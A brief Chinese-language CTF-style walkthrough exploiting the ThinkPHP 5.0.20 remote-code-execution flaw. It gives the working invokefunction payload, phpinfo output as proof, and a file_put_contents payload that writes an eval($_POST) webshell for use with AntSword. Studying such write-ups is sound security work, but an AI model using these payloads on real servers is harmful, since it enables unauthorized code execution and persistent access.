这是一个 thinkphp 框架，先查看版本号。在网址上随意输入一个不存在的模块地址：


可以看到，thinkphp 版本为 5.0.20，正好是去年爆出的 thinkphp rce 漏洞的版本。

漏洞成因具体可以看该博客：

https://www.cnblogs.com/backlion/p/10106676.html

既然知道了怎么利用，就直接上 payload：

s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1




System	Linux 1f78a9932e8c 4.4.0-131-generic #157-Ubuntu SMP Thu Jul 12 15:51:36 UTC 2018 x86_64
Build Date	Apr 30 2018 21:06:14
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718.NTS

成功执行命令，接下来直接写入 shell：

s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=test.php&vars[1][]=<?php

highlight_file(__FILE__);@eval($_POST[sss]);?>

如果成功写入会返回文件的大小，尝试去访问该文件：



成功写入 shell，直接上蚁剑：